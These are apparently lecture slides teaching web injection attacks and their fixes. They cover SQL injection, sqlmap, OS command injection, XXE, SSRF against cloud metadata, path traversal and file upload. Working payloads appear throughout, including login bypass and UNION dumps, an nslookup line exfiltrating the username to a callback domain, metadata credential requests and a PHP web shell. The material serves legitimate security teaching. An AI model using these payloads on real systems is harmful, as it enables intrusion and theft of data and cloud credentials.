TOPIC 2 · WEB APPLICATION SECURITY — PART 2 OF 3

Web Application Security — Part 2 of 3

When the server treats your input as code — SQL injection built brick by brick, then the rest of the family

Topic 2 · Web Application Security (15h, delivered across 3 parts) · LO2 evaluate tools & techniques · LO3 develop exploitation

What we'll cover

1. What injection is — the family and the one mechanic
2. SQL injection, brick by brick
3. Automating with sqlmap
4. OS command injection
5. XXE — XML external entities
6. SSRF and the cloud-metadata chain
7. Path traversal, file upload & mitigations

PART A

The injection family

One flaw, many interpreters: the server running your input as instructions

RECAP TO ATTACK

Injection is the trust boundary, weaponised

Part 1's rule was 'never trust the client'. Injection is the consequence when untrusted input is not just trusted but interpreted as code.

- The server builds a command (a SQL query, a shell line, an XML document) by pasting client input into it as text.
- If the input can break out of the 'data' part and into the 'command' part, the attacker writes the server's instructions.
- A03 Injection sat at #3 on the 2021 Top 10 (and #1 for years before) — it is the highest-impact web category because it often means full compromise.
- One idea unlocks the whole lecture: the bug is always the failure to keep data and code separate.

Analogy: *A waiter who reads whatever you write on the order slip as a command to the kitchen — including 'and hand over the safe combination'.*

REFERENCE TABLE

The injection family — one mechanic, many sinks

Each member is the same flaw against a different interpreter (the 'sink' that runs the input):

TYPE	INTERPRETER (SINK)	IMPACT
SQL injection	the database engine	Read/alter all data
OS command injection	the system shell	Full RCE on the host
XXE	the XML parser	File read, SSRF, DoS
SSRF	the server's HTTP client	Reach internal systems
Template injection	the template engine	Often RCE (Part 3 recap)
LDAP / NoSQL	the directory / NoSQL query	Auth bypass, data leak
Path traversal	the filesystem API	Read arbitrary files

Learn the loop once on SQL injection; every other row is the same three steps against a different sink. SSTI is covered in Part 3.

Why parsers get confused

Interpreters cannot tell your data from their instructions unless the developer keeps them physically separate.

- A parser reads a string left to right and acts on control characters — a quote, a semicolon, an angle bracket — wherever they appear.
- When user input contains those control characters, it changes the STRUCTURE the parser sees, not just the values.
- The attacker's whole job is to find the character that breaks out of the data context and into the instruction context.
- This is why 'filter the bad words' fails and 'separate data from code' works — covered in each fix slide.

Analogy: *Reading a sentence aloud where a stranger has inserted their own punctuation — the meaning changes even though every word was 'allowed'.*

How to test any input for injection

1. **Find the sink** which interpreter does this input eventually reach — database, shell, parser, filesystem?


2. **Break the syntax** send a control character (' ; < ../) and watch for an error or changed behaviour

3. **Confirm control** prove you changed the structure, not just the value — a true/false or a delay

4. **Weaponise, then fix** extract data or execute, document the impact, then give the parameterised fix

THE MECHANIC

How every injection happens



The bug is always step 2 — input concatenated into a command instead of kept as inert data. Every fix in this lecture targets that one step.

PART B

SQL injection, brick by brick

The flagship injection — detect, extract, then do it blind

The SQL injection ladder



Climb only as far as the target forces you: UNION when output shows, boolean-blind when it doesn't, time-blind when nothing is observable at all.

DEFINITION

What SQL injection is

The application builds a database query by concatenating user input as text, so input can rewrite the query itself.

- SQL is the language the app uses to ask the database questions ('give me the user with id 5').
- When your input is pasted into that query unescaped, you can add your own SQL — reading data you were never meant to see.
- Impact ranges from bypassing a login to dumping every customer record, and sometimes to running commands on the database host.
- It is A03 on the Top 10 and, for most of this course's history, the single highest-value web bug.

Analogy: *Slipping an extra instruction into a form letter that the clerk then reads aloud, word for word, as though you had written the whole thing.*

THE ROOT CAUSE

The vulnerable query

Almost every SQL injection traces back to string concatenation like this:

```
// PHP — the classic vulnerable pattern
$id = $_GET['id'];
$sql = "SELECT * FROM users WHERE id = '" . $id . "'";

// Normal request:  ?id=5
//   -> SELECT * FROM users WHERE id = '5'

// Attacker request: ?id=5' OR '1'='1
//   -> SELECT * FROM users WHERE id = '5' OR '1'='1'
//      the OR '1'='1' is always true -> returns EVERY row
```

The single quote in the input closes the developer's quote and lets everything after it become SQL. That one character is the whole bug.

STEP 1 — DETECT

Detection: break the syntax

First prove injection exists by sending a character that breaks the query and watching the response change.

- Send a single quote ' — if the page throws a database error or behaves differently, the input is reaching the query unescaped.
- Send an always-true and an always-false condition and compare: different responses mean you control the query logic.
- A login form is the classic target: ' OR '1'='1'-- can turn 'find a matching user' into 'match everyone'.
- The -- starts a SQL comment, discarding whatever the developer's query had after your injection.

Analogy: *Wiggling a key that does not fit — if the lock rattles and clicks, there is a mechanism there to pick.*

TYPE THESE (LAB ONLY)

Detection payloads

Sent into a parameter or login field on the lab (DVWA :8080 SQLi module):

```
'                    -> database error = injectable (the tell)
' OR '1'='1'-- -     -> login bypass: matches every row
" OR "1"="1"-- -     -> same, for double-quoted queries
' AND '1'='1        -> page loads normally (TRUE)
' AND '1'='2        -> page differs / no rows (FALSE)
1' ORDER BY 1-- -    -> no error; increase until it breaks
```

The trailing '-- -' is a comment (note the space after --, required by MySQL). The AND-true vs AND-false pair confirms you control the query even with no error shown.

STEP 2 — EXTRACT

In-band UNION-based extraction

When the page shows query results, UNION lets you append your own SELECT and read arbitrary data in the response.

- UNION SELECT joins a second query's rows onto the first — so its output appears where the app prints the original results.
- Two preconditions: your SELECT must return the SAME number of columns, and compatible data types.
- Find the column count with ORDER BY n (increase n until it errors) or by adding NULLs until the UNION succeeds.
- Then replace the NULLs with the data you want — usernames, passwords, version strings.

Analogy: *Stapling your own extra page onto the back of the report the clerk is about to hand out — it comes back with everyone else's.*

WORKED EXAMPLE

UNION — from column count to data

Building a UNION injection one step at a time:

```
# 1. Find the column count (increase until error):
1' ORDER BY 3-- -        -> OK
1' ORDER BY 4-- -        -> error  => 3 columns

# 2. Confirm the UNION and see which columns print:
-1' UNION SELECT 1,2,3-- -   -> page shows 2 and 3

# 3. Pull real data into the printable columns:
-1' UNION SELECT NULL,version(),user()-- -
-1' UNION SELECT NULL,username,password FROM users-- -
```

The leading -1' makes the original query return nothing, so only your UNION rows show. version() and user() confirm the DBMS before you dig deeper.

STEP 3 — MAP THE SCHEMA

Reading the database with information_schema

Every SQL database describes its own structure in a built-in catalogue you can query to find tables and columns.

- information_schema is a standard set of views listing every database, table and column the user can see.
- Query information_schema.tables for table names, then information_schema.columns for the columns of a target table.
- This turns a blind hunt into a map: find the users table, find its username/password columns, then dump them.
- The catalogue is the reason SQLi scales from 'one clever query' to 'the entire database'.

Analogy: *The library's own card catalogue — it lists every shelf and drawer, so you stop guessing and go straight to the record you want.*

WORKED EXAMPLE

Enumerating tables and columns

Walking the catalogue to locate and dump credentials:

```
# List the tables in the current database:
-1' UNION SELECT NULL,table_name,NULL
     FROM information_schema.tables-- -

# List the columns of the 'users' table:
-1' UNION SELECT NULL,column_name,NULL
     FROM information_schema.columns
     WHERE table_name='users'-- -

# Dump the credentials:
-1' UNION SELECT NULL,username,password FROM users-- -
```

Same three moves on any SQLi: find tables, find columns, dump. group_concat() (MySQL) packs many rows into one printable cell when only one column shows.

STEP 4 — NO OUTPUT

Blind SQLi: boolean-based

When the page shows no query results and no errors, you extract data one true/false answer at a time.

- The app doesn't print data, but it behaves differently for a true condition than a false one (a different page, a 'welcome' vs 'error').
- That single bit of feedback is enough: ask 'is the first password character an a?' and read the answer from the page's behaviour.
- SUBSTRING and ASCII let you test each character position against each possible value.
- It is slow and always automated (sqlmap, next part) — but it recovers the same data as UNION, just one bit at a time.

Analogy: *A locked door with a yes/no intercom: ask a thousand well-chosen questions and you rebuild the secret one bit at a time.*

WORKED EXAMPLE

Boolean-blind extraction

Reading a password character by character from true/false behaviour:

```
# Baseline — confirm the boolean channel works:
1' AND 1=1-- -   -> normal page  (TRUE looks like this)
1' AND 1=2-- -   -> different    (FALSE looks like this)

# Is the 1st char of the admin password > 'm'? (binary search)
1' AND SUBSTRING((SELECT password FROM users
     WHERE username='admin'),1,1) > 'm'-- -
  -> TRUE-looking page = yes; FALSE-looking = no. Narrow, repeat.
```

Binary search over ASCII values finds each character in ~7 requests. Thousands of requests total — which is exactly why this is automated with sqlmap.

STEP 5 — TOTAL BLINDNESS

Blind SQLi: time-based

When even true and false look identical, make the database PAUSE on a true condition and read the answer from the clock.

- If the response is byte-for-byte the same regardless of the query, there is still one channel left: time.
- SLEEP(5) (MySQL) or WAITFOR DELAY (MSSQL) inside an IF makes a true condition take five seconds and a false one return instantly.
- Same character-by-character extraction as boolean-blind, but the 'answer' is whether the response was slow.
- It is the slowest technique and the last resort — but it works when nothing else does.

Analogy: *Asking the clerk to wait ten seconds before answering if the answer is yes — you never hear a word, you just time the pause.*

WORKED EXAMPLE

Time-based payloads

Inferring data from deliberate delays (per DBMS):

```
# MySQL — pause 5s if the condition is true:
1' AND IF(1=1, SLEEP(5), 0)-- -        -> ~5s delay = TRUE
1' AND IF(1=2, SLEEP(5), 0)-- -        -> instant   = FALSE

# Extract a character via the delay:
1' AND IF(SUBSTRING(database(),1,1)='s', SLEEP(5),0)-- -

# MSSQL equivalent:
1'; IF(1=1) WAITFOR DELAY '0:0:5'-- -
```

A consistent 5-second delay on the true case confirms injection even with zero visible output. Postgres uses pg_sleep(5); SQLite has no sleep, so testers use heavy computation.

Stacked queries and second-order SQLi

Two advanced shapes: running a whole second statement, and injection that fires later, somewhere else.

- Stacked queries: a semicolon ends the first query and starts a second (; DROP TABLE, ; INSERT) — but only if the database driver allows multiple statements.
- Many PHP/MySQL setups block stacking; MSSQL and Postgres often allow it — so test, don't assume.
- Second-order SQLi: your payload is safely stored on one request, then used unescaped in a DIFFERENT query later (e.g. a username that injects when an admin views it).
- Second-order bugs slip past input testing because the injection point and the trigger are in different places.

Analogy: *Stacked: adding a second, unrelated instruction after a semicolon and hoping the clerk runs both. Second-order: leaving a note that only detonates when someone else reads it.*

THE FIX

Fixing SQL injection

There is exactly one real fix: never build queries by concatenation — use parameterised queries so input can only ever be data.

- Parameterised queries (prepared statements) send the query structure and the data to the database separately — input can never become SQL.
- Use them everywhere, in every query, with no exceptions — one concatenated query reopens the whole hole.
- Defence in depth on top (never instead): least-privilege database account, input validation, and a WAF as a speed bump.
- Stored procedures help only if they themselves parameterise; a stored proc that concatenates is just as vulnerable.

Analogy: *Handing the clerk a fill-in-the-blanks form where your words can only ever land in the blanks — never in the instructions.*

THE FIX IN CODE

Concatenation vs parameterised query

The same query, broken and fixed (PHP PDO shown; every language has an equivalent):

```
// VULNERABLE — input concatenated into the query string
$sql = "SELECT * FROM users WHERE id = '" . $_GET['id'] . "'";
$db->query($sql);

// FIXED — structure and data sent separately (a '?' placeholder)
$stmt = $db->prepare('SELECT * FROM users WHERE id = ?');
$stmt->execute([ $_GET['id'] ]);

// The database now treats $_GET['id'] as a VALUE, never as SQL.
```

Same idea everywhere: Python (cursor.execute(sql,(id,))), Java (PreparedStatement), Node (parameterised driver). The placeholder is the whole defence.

PART C

sqlmap — automation

The tool that does the thousand requests you now understand by hand

Manual SQL injection vs sqlmap — when to use which

By hand — learn this first

- Proves you understand the actual bug
- Precise, quiet, surgical — one request
- Still works when tools are filtered
- What the exam and viva demand

sqlmap — automate second

- Does the thousand blind requests for you
- Fingerprints the DBMS and techniques
- Dumps whole databases in one command
- Loud + aggressive — authorised targets only

WHAT IT IS

sqlmap: automated SQL injection

An open-source tool that detects and exploits SQL injection across every technique and DBMS — used after you understand what it is doing.

- Free at sqlmap.org — automates detection, all the blind extraction, schema enumeration and dumping you just did by hand.
- It fingerprints the DBMS, picks working techniques, and can extract an entire database with a single command.
- It also reaches further: reading/writing files and, on some configurations, an OS shell on the database host.
- The rule: use it to save time on a bug you have understood, never to 'find bugs' you cannot explain.

Analogy: *A power drill for a job you already know how to do by hand — faster, but dangerous if you don't understand where the hole is going.*

TYPE THESE (LAB ONLY)

sqlmap core commands

The commands that cover most engagements (verified against sqlmap.org usage):

```
# Detect + list databases on a GET parameter:
$ sqlmap -u "http://localhost:8080/vuln.php?id=1" --dbs --batch

# Use a saved Burp request (best for POST / headers / cookies):
$ sqlmap -r request.txt --level=3 --risk=2 --batch

# Enumerate then dump a specific table:
$ sqlmap -u "...?id=1" -D shopdb --tables
$ sqlmap -u "...?id=1" -D shopdb -T users --dump

# Current user / db, quick recon:
$ sqlmap -u "...?id=1" --current-user --current-db
```

--batch answers all prompts with defaults. -r request.txt (saved from Burp) is the professional workflow — it carries cookies, POST bodies and headers exactly.

sqlmap depth, evasion and OS access

Level and risk widen the tests; tamper scripts dodge filters; and on weak configs sqlmap can reach the operating system.

- --level (1-5) tests more places (headers, cookies); --risk (1-3) allows heavier payloads — raise them only when needed.
- --tamper=... applies evasion transforms (space2comment, between) to slip past a naive WAF or filter.
- --os-shell attempts a command shell on the DB host; --file-read / --file-write touch the filesystem — high impact, high noise.
- --technique lets you force a specific method (e.g. only time-based) when the target is fussy.

Analogy: *A drill with torque and speed settings — turn them up for tougher material, but the higher settings do more damage if you slip.*

RESPONSIBLE USE

Running sqlmap without wrecking the target

sqlmap is aggressive by default — treat it as a loud, potentially destructive tool bound by the Rules of Engagement.

- It can send thousands of requests and, with --os-shell or a bad --risk payload, alter or damage data.
- Respect the RoE rate limit; on fragile or production systems, cap threads and avoid destructive techniques.
- Never point it at a target you are not explicitly authorised to test — automated SQLi is unmistakably an attack.
- Log the exact command in your notes (Part 1 discipline): it is the reproducible evidence for the finding.

Analogy: *Test-firing a cannon on a range with a signed permit — never down a public street to see what happens.*

PART D

OS command injection

When input reaches the shell — the jump straight to remote code execution

SQL injection vs command injection — the blast radius

SQL injection

- Sink: the database engine
- Reads and alters application data
- Reaches the OS only on weak configs
- Impact: data confidentiality + integrity

OS command injection

- Sink: the operating-system shell
- Immediate remote code execution
- Owns the whole host, not just the data
- Impact: full compromise + network pivot

DEFINITION

What command injection is

The application passes user input into an operating-system shell command, so the input can add its own commands.

- Apps sometimes shell out for convenience: pinging a host, converting an image, running a system utility.
- If input is concatenated into that shell command, the attacker appends their own — with the web server's privileges.
- Impact is immediate and total: read any file, install a backdoor, pivot into the internal network — full RCE.
- It is the direct route from 'a web bug' to 'we own the server', which is why it scores critical almost every time.

Analogy: *A note that says 'ping this address' where a prankster appends 'and then email out the payroll' — and the office dutifully does both.*

The vulnerable code and the operators

A ping feature that pastes input into a shell — and the characters that break out (DVWA Command Injection):

```
// VULNERABLE: system("ping -c 1 " . $_GET['ip']);

# Shell metacharacters that chain a second command:
127.0.0.1 ; id            ; runs the next command
127.0.0.1 | whoami        | pipes into the next
127.0.0.1 && cat /etc/passwd   && runs if first succeeds
127.0.0.1 || uname -a     || runs if first fails
127.0.0.1 $(id)           $(...) command substitution
127.0.0.1 `id`            `...` backtick substitution
```

Any of ; | & && || $() `` newline can end the intended command and start yours. The fix is to never build a shell string from input (next-but-one slide).

NO OUTPUT

Blind command injection

When the command runs but you see no output, prove execution with a timed delay or an out-of-band callback.

- If the page never prints the command's result, inject something observable instead of readable.
- Time: append & sleep 10 — a consistent delay proves your command executed.
- Out-of-band: make the server resolve a DNS name or fetch a URL you control (Burp Collaborator) — the callback proves execution and can exfiltrate data.
- OOB is the reliable confirmation for blind cases and is standard practice on real engagements.

Analogy: *Shouting into a well and timing the echo — you never see the bottom, but the delay tells you it's really down there.*

WORKED EXAMPLE

Confirming blind command injection

Two reliable confirmations when there is no visible output:

```
# 1. Time-delay proof (a consistent ~10s = command ran):
127.0.0.1 & sleep 10

# 2. Out-of-band DNS proof + exfiltration via Burp Collaborator:
127.0.0.1 & nslookup $(whoami).abc123.oastify.com

#   A DNS lookup for  <username>.abc123.oastify.com  appears in
#   Collaborator -> execution confirmed AND the username exfiltrated.
```

commix (github.com/commixproject/commix) automates command-injection detection and exploitation, much as sqlmap does for SQLi.

THE FIX

Fixing command injection

Do not build shell strings from input — call programs directly with argument arrays, and validate against an allowlist.

- Avoid the shell entirely: use language APIs that take an argument array (execve-style), so input is a single argument, never parsed as a command.
- If a value must be used, validate it against a strict allowlist (e.g. a valid IP address) — reject everything else.
- Never pass user input to system(), exec(), popen() or a shell=True call built by concatenation.
- Run the service with least privilege so that even a successful injection is contained.

Analogy: *Handing the clerk a sealed, pre-addressed envelope instead of dictating an address they type into the system by hand.*


PART E

XXE — XML external entities

Turning an XML parser into a file reader and an internal-network probe

ONE FLAW, THREE OUTCOMES

What one external entity unlocks



A single external-entity payload can read local files, pivot to SSRF against internal services, or exfiltrate data out-of-band — the target is just the SYSTEM URL.

DEFINITION

What XXE is

XML lets a document define entities — including ones that pull in external files or URLs — and a parser that honours them can be abused.

- Define — entity: a named placeholder in XML, like a variable, that the parser expands when it reads the document.
- An EXTERNAL entity can reference a file (file:///etc/passwd) or a URL — and a permissive parser will fetch and inline it.
- So an attacker who controls the XML can make the server read local files or make requests on their behalf.
- It appears anywhere XML is accepted: APIs, SAML SSO, and file formats that are secretly XML (SVG, DOCX, XLSX).

Analogy: *A form that offers to 'include the contents of any file you name' — so you name the file that holds the secrets.*

WORKED EXAMPLE

XXE file read and SSRF

A classic external-entity payload posted to an XML endpoint (lab / PortSwigger XXE labs):

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<root><name>&xxe;</name></root>

#  The parser expands &xxe; -> the file's contents appear in the
#  reflected 'name' field.  Swap the URL to pivot into SSRF:
  <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/">
```

Reading a local file and reaching an internal-only URL are the same payload with a different SYSTEM target — XXE is a gateway to SSRF (Part F).

NO OUTPUT

Blind (out-of-band) XXE

When the entity's contents are not reflected, exfiltrate them to a server you control using an external DTD.

- If the app doesn't echo the entity back, define a parameter entity that builds a URL containing the file's contents and requests it.
- The payload references an external DTD on your server (Burp Collaborator); the DTD wraps the file data into an outbound request.
- The file's contents arrive at your Collaborator as part of the URL — data exfiltrated with no on-page reflection.
- This is the XXE analogue of blind SQLi/command injection: no visible output, so use an out-of-band channel.

Analogy: *Unable to read the letter yourself, you trick the office into posting a photocopy to your address.*

THE FIX

Fixing XXE

Disable external entities and DTD processing in the XML parser — the single configuration change that closes XXE.

- Configure the parser to disallow DOCTYPE declarations, or at least disable external general and parameter entities.
- Most languages expose one flag/feature setting for this (e.g. disallow-doctype-decl) — set it on every XML parser in the app.
- Prefer less dangerous data formats (JSON) where XML is not required.
- Keep XML libraries patched, since parser defaults have changed over time — do not rely on 'it's off by default'.

Analogy: *Removing the 'include any file you name' option from the form entirely — the feature that enabled the abuse simply no longer exists.*

PART F

SSRF & cloud metadata

Making the server fetch what you can't — and stealing the cloud's master keys

DEFINITION

What SSRF is

Server-Side Request Forgery: you make the server send an HTTP request to a destination of your choosing.

- Any feature that fetches a URL is a candidate: webhooks, link previews, 'import from URL', PDF generators, image fetchers.
- The server usually sits inside the network with access to internal services the internet cannot reach — SSRF borrows that access.
- You point the fetch at internal-only addresses (localhost admin panels, internal APIs) or at the cloud metadata service.
- It was serious before the cloud; the cloud made it critical, which is why it became its own Top-10 category in 2021.

Analogy: *Asking the concierge to fetch a document from a back office only staff are allowed to enter — the request carries their access, not yours.*

WORKED EXAMPLE

From basic SSRF to internal access

A 'fetch this URL' feature pointed inward (lab / PortSwigger SSRF labs):

```
# Intended use:
url=https://images.example.com/logo.png

# Reach an internal-only admin service:
url=http://localhost/admin
url=http://127.0.0.1:8080/


# Reach other internal hosts the server can see:
url=http://192.168.0.10/       url=http://internal-api:5000/

# Read local files via other schemes (if allowed):
url=file:///etc/passwd
```

The server returns responses from services you cannot reach directly. Next: the highest-value internal target of all — the cloud metadata endpoint.

THE CRITICAL CHAIN

SSRF to full cloud compromise



One innocent 'fetch this URL' feature becomes cloud-account takeover. IMDSv2's token requirement breaks the chain at the metadata step — which is exactly why it is the fix.

SSRF to cloud credentials

On a cloud host, a link-local metadata endpoint hands out temporary credentials (verified: AWS 169.254.169.254, GCP metadata.google.internal):

```
# AWS IMDSv1 (no protection) — read the instance role's keys:
url=http://169.254.169.254/latest/meta-data/iam/security-credentials/

# AWS IMDSv2 (token required) — get a token, then query:
TOKEN=$(curl -X PUT "http://169.254.169.254/latest/api/token" \
  -H "X-aws-ec2-metadata-token-ttl-seconds: 21600")
curl -H "X-aws-ec2-metadata-token: $TOKEN" \
  http://169.254.169.254/latest/meta-data/iam/security-credentials/

# GCP — note the required header:
curl -H "Metadata-Flavor: Google" \
  http://metadata.google.internal/computeMetadata/v1/instance/\
  service-accounts/default/token
```

Those credentials are the instance's cloud identity — SSRF becomes cloud account compromise. IMDSv2's token requirement blocks the simplest SSRF; enforce it. (Cloud IAM is the DevSecOps module's territory.)

SSRF filter bypasses

Naive SSRF defences blocklist 'localhost' and '169.254' as strings — which alternate encodings and redirects walk straight past.

- Alternate representations of an IP: decimal (2130706433), octal, hex, or IPv6 forms of 127.0.0.1 defeat string blocklists.
- A redirect: point the fetch at your own server, which 302-redirects to the internal target the filter never saw.
- DNS rebinding: a hostname that resolves to a safe IP at check time and the internal IP at fetch time (time-of-check/time-of-use).
- The lesson: blocklisting strings is not access control — the fix is a positive allowlist of permitted destinations.

Analogy: *A doorman with a list of banned names — so you show up under a nickname, or send a friend who lets you in once inside.*

THE FIX

Fixing SSRF

Allowlist permitted destinations, block internal and link-local ranges, and enforce IMDSv2 in the cloud.

- Positive allowlist: permit only the exact hosts the feature legitimately needs; deny everything else by default.
- Block requests to private (RFC 1918) and link-local (169.254.0.0/16) ranges, and resolve-then-validate the final IP after redirects.
- Enforce cloud metadata protection (AWS IMDSv2, hop-limit) so a bare SSRF cannot read credentials.
- Do not send the raw response back to the user, and disable unused URL schemes (file://, gopher://, dict://).

Analogy: *Giving the concierge a short list of approved addresses to visit — anything not on the list is simply refused, no matounter how it's spelled.*

PART G

Traversal, upload & wrap-up

Reaching files you shouldn't, uploading code you shouldn't, and the one fix behind them all

Path traversal

User input used to build a file path can escape the intended directory with ../ sequences and read arbitrary files.

- A feature that serves a file by name (?file=report.pdf) becomes dangerous when input is used in the path unchecked.
- ../ climbs up one directory; enough of them reach the filesystem root, then any readable file (/etc/passwd, config, keys).
- Filters that strip '../' are bypassed with encoding (%2e%2e%2f) or nested sequences (....//) that survive one pass of stripping.
- Also called Local File Inclusion when the file is then executed or included by the app.

Analogy: *Writing '../../the manager's office' on a delivery slip that the mailroom follows literally, step by step, out of the intended room.*

Path traversal payloads and mitigation

Escaping the intended directory, and the bypasses for naive filters:

```
?file=../../../../etc/passwd            classic traversal
?file=..%2f..%2f..%2fetc%2fpasswd       URL-encoded slashes
?file=....//....//etc/passwd            defeats single-pass strip
?file=..%252f..%252f                    double URL-encoding

# FIX: canonicalise the path, then confirm it stays inside the base dir
#  - resolve to an absolute path (realpath) and check the prefix
#  - allowlist filenames; never pass raw user input to file APIs
```

The structural fix is the same idea as everywhere today: don't build a path from raw input — resolve it and verify it is within the permitted directory.

Insecure file upload

An upload feature that stores an executable file in a reachable place lets an attacker upload a web shell and run it.

- Upload a server-side script (a PHP web shell), browse to it, and the server executes it — instant remote code execution.
- Weak checks are bypassed: Content-Type is attacker-set, extension filters fall to shell.php.jpg / .phtml / .php5, and magic-byte checks fall to a polyglot (GIF89a header + PHP).
- Even 'image only' uploads can carry code (a PHP payload after valid image bytes) if the server will execute the stored file.
- The danger is the combination: a file the server will EXECUTE, stored in a location the attacker can REACH.

Analogy: *Posting a live circuit into a box marked 'photos only' — and the mailroom dutifully plugs it into the wall.*

Web shell upload and mitigation

Uploading and reaching a shell, plus the layered fix (DVWA upload module):

```
# A minimal PHP web shell (shell.php):
<?php system($_GET['c']); ?>

